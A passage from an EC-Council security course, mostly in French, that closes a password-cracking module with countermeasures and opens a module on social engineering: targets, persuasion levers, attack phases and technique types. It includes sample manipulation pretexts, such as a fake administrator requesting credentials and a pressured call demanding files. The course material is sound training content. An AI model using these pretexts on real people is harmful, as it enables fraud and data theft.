- Utiliser une chaîne aléatoire (sel) comme préfixe ou suffixe du mot de passe avant de procéder au chiffrement. Cela annule les risques de pré-calcul et de mémorisation. Comme le sel est généralement différent pour chaque individu, il est difficile pour les attaquants de construire des tables avec une seule version chiffrée de chaque mot de passe candidat. Les systèmes UNIX utilisent généralement un jeu de 12 bits.
- Ne jamais utiliser d'informations personnelles (par exemple, la date de naissance, le nom du conjoint, de l'enfant ou de l'animal de compagnie) pour créer des mots de passe. Sinon, il devient très facile pour vos proches de craquer vos mots de passe.
- Surveiller les journaux du serveur pour détecter les attaques par force brute sur les comptes d'utilisateur. Bien que les attaques par force brute soient difficiles à arrêter, elles sont facilement détectables si le journal du serveur Web est surveillé. Pour chaque tentative de connexion infructueuse, un code d'état HTTP 401 est enregistré dans les journaux du serveur Web.
- Verrouiller les comptes qui ont fait l'objet d'un trop grand nombre de tentatives de saisie incorrecte du mot de passe. Cela permet de se protéger contre les attaques par force brute et de celles qui essaient de deviner le mot de passe.
- Réaliser un audit périodique des mots de passe dans l'organisation
- Vérifier toute application suspecte qui stocke les mots de passe en mémoire ou les écrit sur le disque
- Les systèmes non corrigés peuvent réinitialiser les mots de passe lors d'attaques par débordement de mémoire tampon ou par déni de service. Veiller à mettre à jour le système.
- Examiner si le compte est en cours d'utilisation, supprimé ou désactivé. Désactiver le compte utilisateur si plusieurs tentatives de connexion échouées sont détectées.
- Activer le verrouillage du compte pour une certaine durée après un certain nombre de tentatives infructueuses de saisie du mot de passe.
- Protéger le BIOS du système par un mot de passe, en particulier sur les équipements sensibles aux menaces physiques, tels que les serveurs et les ordinateurs portables.
- Utiliser une authentification à deux ou plusieurs facteurs, et utiliser CAPTCHA, par exemple, pour empêcher les attaques automatisées sur les systèmes d'information critiques.
- Sécuriser et contrôler l'accès physique aux systèmes pour empêcher les attaques par mot de passe hors ligne.
- Veiller à ce que les fichiers de la base de données des mots de passe soient chiffrés et accessibles uniquement par les administrateurs du système.
- Masquer l'affichage des mots de passe à l'écran pour éviter les attaques par shoulder-surfing.

Module Summary



- This module has discussed the password cracking and password complexity
- It has covered the Microsoft authentication mechanisms
- It also discussed in detail on various types of password attacks
- It demonstrated on how to use password cracking tools
- Finally, this module ended with a detailed discussion on various countermeasures against password attacks
- In the next module, we will discuss in detail on various social engineering techniques and countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a traité du craquage des mots de passe et de leur complexité. Il a également abordé les mécanismes d'authentification de Microsoft ainsi que les différents types d'attaques par mot de passe et montré comment utiliser les outils de craquage. Enfin, le module s'est terminé par une présentation des différentes contre-mesures contre les attaques de mots de passe.

Dans le prochain module, nous aborderons en détail les différentes techniques d'ingénierie sociale et les contre-mesures.



Module 05

Social Engineering Techniques and Countermeasures



Module Objectives

- 1 Understanding Social Engineering Concepts
- 2 Understanding Various Social Engineering Techniques
- 3 Understanding Insider Threats
- 4 Understanding Identity Theft
- 5 Understanding Different Social Engineering Countermeasures
- 6 Understanding Different Insider Threats and Identity Theft Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Objectifs du module

Ce module donne un aperçu des techniques d'ingénierie sociale. Bien qu'il se focalise sur les techniques de manipulation et préconise des contre-mesures efficaces, les méthodes pour soutirer des informations à un autre être humain reposent sur l'ingéniosité des attaquants.

Ce module donne un aperçu des techniques d'ingénierie sociale basées sur l'homme, celles basées sur l'ordinateur et celles basées sur le mobile. Il aborde également diverses menaces d'initiés et traite tout particulièrement l'usurpation d'identité, et passe en revue des contre-mesures possibles.

À la fin de ce module, vous serez en mesure de :

- Décrire les concepts d'ingénierie sociale.
- Pratiquer l'ingénierie sociale à l'aide de diverses techniques.
- Décrire les menaces d'initiés.
- Décrire l'usurpation d'identité.
- Appliquer les contre-mesures à l'ingénierie sociale.
- Appliquer les connaissances sur les menaces d'initiés et les contre-mesures d'usurpation d'identité.



Découvrez les concepts et les phases de l'ingénierie sociale

Il n'existe pas de méthode de protection unique permettant de se préserver des techniques d'ingénierie sociale utilisées par les attaquants. Seule la formation des employés sur la façon de reconnaître et de répondre aux attaques d'ingénierie sociale peut minimiser les chances de succès des attaquants. Avant d'aborder ce module, il est nécessaire de présenter les différents concepts de l'ingénierie sociale.

Cette section décrit l'ingénierie sociale, les cibles de l'ingénierie sociale les plus fréquentes, l'impact d'une attaque sur une organisation, les comportements vulnérables aux attaques, les facteurs rendant les entreprises vulnérables aux attaques, les raisons de l'efficacité de l'ingénierie sociale et les phases d'une attaque d'ingénierie sociale.

What is Social Engineering?



- Social engineering is the art of **convincing people to reveal confidential information**
- Social engineers depend on the fact that **people are unaware** of the valuable information to which they have access and are careless about protecting it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que l'ingénierie sociale ?

Avant d'effectuer une attaque par ingénierie sociale, le pirate informatique recueille des informations sur l'organisation ciblée à partir de diverses sources telles que :

- Les sites Web officiels de l'organisation, sur lesquels les identifiants, les noms et les adresses électroniques des employés sont publiés.
- Les publicités de l'organisation diffusées par les médias qui révèlent des informations telles que des produits et des offres.
- Les blogs, forums et autres espaces en ligne sur lesquels les employés partagent des informations personnelles et professionnelles.

Après avoir recueilli des informations, le pirate informatique lance des attaques d'ingénierie sociale en utilisant diverses approches telles que l'usurpation d'identité, le piggybacking, le tailgating, l'ingénierie sociale inverse, etc.

L'ingénierie sociale est l'art de manipuler les gens pour qu'ils divulguent des informations sensibles pour ensuite les utiliser pour réaliser une action malveillante. Malgré les politiques de sécurité, les attaquants peuvent compromettre les informations sensibles d'une organisation en utilisant l'ingénierie sociale, qui cible la faiblesse des personnes. Le plus souvent, les employés ne sont même pas conscients qu'ils enfreignent les règles de sécurité et révèlent par inadvertance des informations critiques de l'entreprise, en répondant, par exemple, aux questions d'inconnus ou en répondant à des courriels électroniques non sollicités.

Pour réussir, les attaquants s'attachent à développer des compétences en ingénierie sociale qui peuvent être si efficaces que les victimes ne remarquent même pas la fraude. Les attaquants cherchent toujours de nouveaux moyens d'accéder aux informations. Ils s'assurent également

de connaître le périmètre de l'organisation et les personnes qui s'y trouvent, comme les agents de sécurité, les réceptionnistes et les employés du service d'assistance, afin d'exploiter au mieux cet aspect humain. Les gens se sont conditionnés pour ne pas être trop méfiants, et ils associent des comportements et des apparences précises à des éléments familiers. Par exemple, un homme en uniforme portant une pile de colis à livrer sera identifié comme un livreur. Grâce à des astuces d'ingénierie sociale, les attaquants parviennent à obtenir des informations confidentielles, des autorisations et des codes d'accès en trompant et en jouant sur la vulnérabilité humaine.

Common Targets of Social Engineering



- 1 Receptionists and Help-Desk Personnel
- 2 Technical Support Executives
- 3 System Administrators
- 4 Users and Clients
- 5 Vendors of the Target Organization
- 6 Senior Executives


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Principales cibles de l'ingénierie sociale

L'ingénieur social exploite la vulnérabilité de l'être humain en faisant de cette vulnérabilité son outil le plus efficace. En général, les gens croient et font confiance aux autres et sont heureux d'aider ceux qui en ont besoin. Les cibles les plus courantes de l'ingénierie sociale dans une organisation sont présentées ci-dessous :

- **Les réceptionnistes et le personnel des services d'assistance** : Les ingénieurs sociaux ciblent généralement le personnel du service d'accueil ou du service d'assistance téléphonique en les incitant à divulguer des informations confidentielles sur l'organisation. Pour obtenir des informations, comme un numéro de téléphone ou un mot de passe, l'attaquant commence par gagner la confiance de la personne qui détient ces renseignements. Après avoir gagné sa confiance, l'attaquant la manipule pour obtenir les précieuses informations. Les réceptionnistes et le personnel du service d'assistance partageront volontiers des informations s'ils ont l'impression que c'est pour aider un client.
- **Les responsables de l'assistance technique** : Les cadres de l'assistance technique sont une autre cible privilégiée des spécialistes de l'ingénierie sociale. Ils peuvent prendre contact avec eux pour obtenir des informations sensibles en se faisant passer pour des cadres supérieurs, des clients, des vendeurs ou d'autres responsables.
- **Administrateurs système** : L'administrateur système d'une organisation est responsable de la maintenance des systèmes. Il dispose donc d'informations critiques telles que le type et la version du système d'exploitation et les mots de passe des administrateurs, qui peuvent être utiles à un pirate pour planifier une attaque.

- **Utilisateurs et clients** : Les attaquants pourraient approcher les utilisateurs et les clients de l'organisation ciblée en se faisant passer pour une personne de l'assistance technique afin de recueillir des informations sensibles.
- **Fournisseurs de l'organisation ciblée** : Les attaquants peuvent également cibler les fournisseurs de l'organisation pour obtenir des informations critiques qui pourraient aider dans la réalisation d'attaques.
- **Cadres supérieurs** : Les attaquants peuvent également s'adresser à des cadres supérieurs de différents services tels que les finances, les RH et les cadres dirigeants pour obtenir des informations essentielles sur l'organisation.




Impact d'une attaque par ingénierie sociale sur une organisation

Bien que l'ingénierie sociale ne semble pas être une menace majeure, elle peut entraîner des pertes substantielles pour les organisations. Les conséquences d'une attaque par ingénierie sociale sur les organisations sont les suivantes :

- **Pertes économiques** : Des concurrents peuvent utiliser des techniques d'ingénierie sociale pour voler des informations sensibles telles que les programmes de développement et les stratégies marketing de l'entreprise ce qui peut entraîner une perte économique.
- **Dommages à l'image de marque** : Pour une organisation, la réputation est importante si elle veut attirer des clients. Les attaques d'ingénierie sociale peuvent nuire à cette image de marque en divulguant des données sensibles.
- **Atteinte à la vie privée** : La protection de la vie privée est une préoccupation majeure, en particulier pour les grandes organisations. Si une organisation n'est pas en mesure de préserver les données personnelles de ses partenaires ou de ses clients, ceux-ci peuvent perdre confiance dans l'entreprise et cesser toute relation commerciale avec elle. Par conséquent, l'organisation pourrait subir des pertes.
- **Dangers du terrorisme** : Le terrorisme et les groupes extrémistes constituent une menace pour les actifs d'une organisation - les personnes comme les biens. Les terroristes peuvent utiliser des techniques d'ingénierie sociale pour établir le portrait de leurs cibles afin de les infiltrer.
- **Procès et arbitrage** : Les poursuites judiciaires et les arbitrages font de la publicité négative à une organisation et affectent les performances de l'entreprise.

- **Fermeture temporaire ou permanente** : Les attaques d'ingénierie sociale peuvent entraîner une perte de clientèle. Les poursuites judiciaires et les procédures d'arbitrage peuvent forcer l'arrêt temporaire ou permanent d'une organisation et de ses activités commerciales.

Behaviors Vulnerable to Attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comportements vulnérables aux attaques

▪ Autorité

L'autorité est le droit d'exercer un pouvoir dans une organisation. Les attaquants en profitent en se présentant comme une personne d'autorité, comme un technicien ou un cadre, dans une organisation ciblée pour voler des données importantes.

Un attaquant peut, par exemple, appeler un utilisateur au téléphone et prétendre travailler en tant qu'administrateur réseau dans l'organisation. Il informe ensuite l'utilisateur qu'un incident de sécurité a eu lieu sur le réseau et lui demande de fournir les informations d'identification de son compte pour protéger ses données contre le vol. Après avoir obtenu les informations d'identification de la victime, l'attaquant vole les informations sensibles de son compte.

▪ Intimidation

L'intimidation est une tentative pour contraindre une victime à accomplir certaines actions en utilisant des tactiques de pression. Elle est généralement réalisée en se faisant passer pour un tiers et en manipulant les utilisateurs pour qu'ils divulguent des informations sensibles.

Un attaquant peut, par exemple, appeler la secrétaire d'un cadre supérieur et lui demander ceci :

"M. Tibiyani est sur le point de faire une grande présentation aux clients, mais il ne parvient pas à ouvrir ses fichiers ; il semble qu'ils soient corrompus. Il m'a dit de vous appeler et de vous demander de m'envoyer les fichiers immédiatement afin qu'il puisse commencer son exposé."

- **Consensus ou preuve sociale**

Le consensus ou la preuve sociale fait référence au fait que les gens sont généralement disposés à aimer des choses ou à faire des choses que d'autres personnes aiment ou font.

Les attaquants en profitent en créant des sites Web et en publant de faux témoignages d'utilisateurs sur les avantages de certains produits tels que les anti-malware (rogueware). Par conséquent, si les utilisateurs font des recherches sur Internet pour télécharger un tel logiciel, ils tombent sur ces sites Web et croient les faux témoignages. Et si les utilisateurs téléchargent le produit malveillant, les attaquants peuvent en profiter pour installer un cheval de Troie.

- **Pénurie**

Une pénurie sous-entend un état de rareté. Dans le contexte de l'ingénierie sociale, la rareté consiste souvent à créer un sentiment d'urgence dans un processus de décision. En raison de cette urgence, les attaquants peuvent contrôler les informations fournies aux victimes et manipuler le processus de décision.

Lorsque, par exemple, Apple sort un nouvel iPhone qui se vend et est en rupture de stock, les attaquants peuvent profiter de cette situation en envoyant un courrier électronique d'hameçonnage aux utilisateurs ciblés, les encourageant à cliquer sur un lien fourni dans le courrier électronique pour acheter le produit. Si les utilisateurs cliquent sur ce lien, ils sont redirigés vers un site Web malveillant contrôlé par l'attaquant. Les utilisateurs peuvent alors finir par révéler les informations sur leur compte ou télécharger des programmes malveillants tels que des chevaux de Troie.

- **Urgence**

L'urgence consiste à encourager les gens à prendre des mesures immédiates. Les attaquants peuvent en tirer parti en incitant les victimes à effectuer des tâches involontairement.

Les rançongiciels, par exemple, utilisent souvent le principe de l'urgence et incitent la victime à effectuer une action rapide dans un délai donné. Les victimes voient le compte à rebours s'écouler sur leurs systèmes infectés et savent que si elles ne prennent pas la décision requise dans le délai imparti, elles risquent de perdre des données importantes.

De même, les attaquants peuvent envoyer des courriels électroniques d'hameçonnage indiquant qu'un certain produit est disponible à bas prix et que pour l'acheter, l'utilisateur doit cliquer sur le lien "Acheter maintenant". L'utilisateur est abusé, et il clique sur le lien pour agir immédiatement, il est alors redirigé vers un site web malveillant et finit par révéler des informations sur son compte ou télécharger un virus.

- **La familiarité ou la sympathie**

La familiarité ou la sympathie font référence au fait que les gens sont plus susceptibles d'être amenés à faire quelque chose lorsqu'ils sont sollicités par une personne qu'ils

apprécient. Comme acheter des produits si la publicité est faite par une célébrité admirée.

À titre d'exemple, les gens sont plus susceptibles de permettre à quelqu'un de regarder par-dessus leur épaule s'ils apprécient cette personne ou s'ils la connaissent bien. Si les gens ne connaissent pas la personne, ils identifient rapidement une attaque de type espionnage par-dessus l'épaule (shoulder surfing) et l'empêchent. De même, les gens permettent souvent à quelqu'un de les suivre s'ils connaissent cette personne ou si elle leur est familière. Dans certains cas, les ingénieurs sociaux utilisent un sourire charmant et des mots doux pour tromper l'autre personne et l'amener à les apprécier.

- **Confiance**

Les attaquants tentent souvent d'établir une relation de confiance avec les victimes.


Un attaquant peut, par exemple, appeler une victime et se présenter comme un expert en sécurité. Il peut ensuite prétendre qu'il travaille avec la société XYZ et qu'il a remarqué des erreurs inhabituelles envoyées par le système de la victime. L'attaquant établit la confiance en utilisant le nom de la société et son expérience dans le domaine de la sécurité. Après avoir établi ce lien de confiance, l'attaquant guide la victime pour qu'elle suive une série d'étapes afin, soi-disant, de "visualiser et désactiver les erreurs système". Il envoie ensuite un courrier électronique contenant un fichier malveillant et persuade la victime de cliquer dessus et de le télécharger. Grâce à ce processus, l'attaquant réussit à installer un logiciel malveillant sur le système de la victime, ce qui lui permettant de voler des informations importantes.

- **L'avidité**

Certaines personnes sont cupides et cherchent à acquérir de grandes quantités de richesses par le biais d'activités illégales. Les ingénieurs sociaux incitent leurs cibles à divulguer des informations en leur promettant quelque chose (en faisant appel à leur cupidité).

Un attaquant peut, par exemple, se faire passer pour un concurrent et inciter les employés de la cible à révéler des informations critiques en leur offrant une récompense considérable.

Factors that Make Companies Vulnerable to Attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Facteurs qui rendent les entreprises vulnérables aux attaques

De nombreux facteurs rendent les entreprises vulnérables aux attaques d'ingénierie sociale ; certains d'entre eux sont les suivants :

- **Formation insuffisante à la sécurité** : Les employés peuvent ignorer les astuces d'ingénierie sociale utilisées par les attaquants pour les inciter à divulguer des données sensibles sur l'organisation. Par conséquent, la responsabilité minimale de toute organisation est de former ses employés aux techniques d'ingénierie sociale et aux menaces qui y sont associées afin de prévenir ce type d'attaques.
- **Accès non réglementé aux informations** : Pour toute entreprise, l'un de ses principaux atouts est sa base de données. Fournir un accès illimité ou permettre à tout le monde d'accéder à des données aussi sensibles pourrait causer des problèmes. Par conséquent, les entreprises doivent veiller à ce que le personnel clef accédant aux données sensibles soit correctement formé et surveillé.
- **Plusieurs unités organisationnelles** : Certaines organisations ont leurs services répartis sur différents sites géographiques, ce qui rend la gestion du système difficile. En outre, ce type de configuration facilite l'accès d'un pirate aux informations sensibles de l'organisation.
- **Absence de politiques de sécurité** : La politique de sécurité est le pilier de toute structure de sécurité. Il s'agit d'un document général qui décrit les contrôles de sécurité mis en place dans l'entreprise. Une organisation doit prendre des mesures strictes pour chaque menace ou vulnérabilité en matière de sécurité. La mise en œuvre de certaines mesures de sécurité telles que la politique de changement de mot de passe, la politique de partage des informations, les priviléges d'accès, l'identification unique de l'utilisateur et la sécurité centralisée, est essentielle.

Why is Social Engineering Effective?

- Social engineering does not deal with network security issues; instead, it deals with the **psychological manipulation** of a human being to extract desired information

01

Security policies are as strong as their weakest link, and **human behavior** is the most **susceptible factor**



02

It is **difficult to detect** social engineering attempts



03

There is **no method that can be applied to ensure complete security** from social engineering attacks



04

There is **no specific software or hardware** to defend against a social engineering attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi l'ingénierie sociale est-elle efficace ?

L'ingénierie sociale, comme d'autres techniques, ne concerne pas les problèmes de sécurité des réseaux, mais la manipulation psychologique d'un être humain pour obtenir les informations souhaitées.

Voici les raisons pour lesquelles l'ingénierie sociale reste efficace :

- Malgré les diverses politiques de sécurité, la prévention de l'ingénierie sociale est un défi car les êtres humains sont très sensibles aux changements.
- Il est difficile de détecter les tentatives d'ingénierie sociale. L'ingénierie sociale est l'art et la science de la manipulation des personnes pour les amener à divulguer des informations.
- Aucune méthode ne garantit une sécurité totale contre les attaques d'ingénierie sociale.
- Il n'existe pas de matériel ou de logiciel spécifique pour se prémunir contre les attaques d'ingénierie sociale.
- Cette approche est relativement bon marché (ou gratuite) et facile à mettre en œuvre.
- Les gens ont confiance dans la technologie utilisée pour sécuriser les actifs informatiques.
- Des informations accessibles au public sur Internet ou des informations recueillies par le biais de sources publiques permettent de planifier des attaques d'ingénierie sociale réussies.

Phases of a Social Engineering Attack



Phases d'une attaque par ingénierie sociale

Les attaquants suivent les étapes suivantes pour mener à bien une attaque par ingénierie sociale :

- **Recherches sur l'entreprise ciblée**

Avant d'attaquer le réseau de l'organisation ciblée, un attaquant recueille suffisamment d'informations pour s'infiltrer dans le système. L'ingénierie sociale est une technique qui permet de recueillir des informations. Dans un premier temps, l'attaquant recherche des informations générales sur l'organisation ciblée, telles que la type d'activité, l'emplacement, le nombre d'employés etc. Pendant ses recherches, l'attaquant se livre à des activités telles que la fouille de poubelles, la navigation sur le site Web de l'entreprise et la recherche d'informations sur les employés.

- **Sélectionner une cible**


Après avoir terminé ses recherches, le pirate informatique choisit une personne cible pour extraire des informations sensibles sur son entreprise. En général, les attaquants essaient de cibler des employés mécontents, car ils sont plus faciles à manipuler.

- **Établir une relation**

Une fois la cible choisie, l'attaquant établit une relation avec elle pour remplir son objectif.

- **Exploiter la relation**

L'attaquant exploite la relation et recueille des informations sensibles sur les comptes de l'organisation, des informations financières, les technologies utilisées et les projets à venir.



Découvrez les techniques d'ingénierie sociale

Les attaquants mettent en œuvre diverses techniques d'ingénierie sociale pour recueillir auprès de personnes ou d'organisations des informations sensibles qui pourraient les aider à commettre des fraudes ou à participer à d'autres activités criminelles.

Cette section traite de diverses techniques d'ingénierie sociale basées sur les humains, les ordinateurs et les mobiles, agrémentées d'exemples pour une meilleure compréhension.

Types of Social Engineering



Human-based Social Engineering

- “Sensitive information is gathered **by interaction**”.
- Techniques:
 - Impersonation
 - Vishing
 - Eavesdropping
 - Shoulder Surfing
 - Dumpster Diving
 - Reverse Social Engineering
 - Piggybacking
 - Tailgating



Computer-based Social Engineering

- “Sensitive information is gathered with the **help of computers**”.
- Techniques:
 - Phishing
 - Pop-up Window Attacks
 - Spam Mail
 - Instant Chat Messenger
 - Scareware



Mobile-based Social Engineering

- “Sensitive information is gathered with the **help of mobile apps**”.
- Techniques:
 - Publishing Malicious Apps
 - Using Fake Security Apps
 - Repackaging Legitimate Apps
 - SMiShing (SMS Phishing)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types d'ingénierie sociale

Dans une attaque par ingénierie sociale, le pirate informatique utilise ses compétences sociales pour amener la victime à divulguer des informations personnelles telles que des numéros de carte de crédit, de compte bancaire et de téléphone, ou des informations confidentielles sur son organisation ou son système informatique. Les attaquants utilisent ces données pour lancer une attaque ou pour commettre une fraude. Les attaques d'ingénierie sociale se répartissent en trois catégories : l'ingénierie humaine, l'ingénierie informatique et l'ingénierie mobile.

▪ Ingénierie sociale basée sur l'homme

L'ingénierie sociale basée sur l'homme implique une interaction humaine. Se faisant passer pour une personne légitime, l'attaquant interagit avec l'employé de l'organisation ciblée afin de recueillir des informations sensibles, telles que des projets de développement commerciaux ou des informations sur les réseaux informatiques, qui pourraient l'aider à lancer son attaque. En se faisant passer pour un technicien de support informatique, par exemple, l'attaquant peut facilement accéder à la salle des serveurs.

Un attaquant peut réaliser une ingénierie sociale basée sur l'humain en utilisant les techniques suivantes :

- L'usurpation d'identité
- L'hameçonnage vocal (Vishing)
- L'écoute indiscrète ou clandestine (Eavesdropping)
- L'espionnage par-dessus l'épaule (Shoulder Surfing)
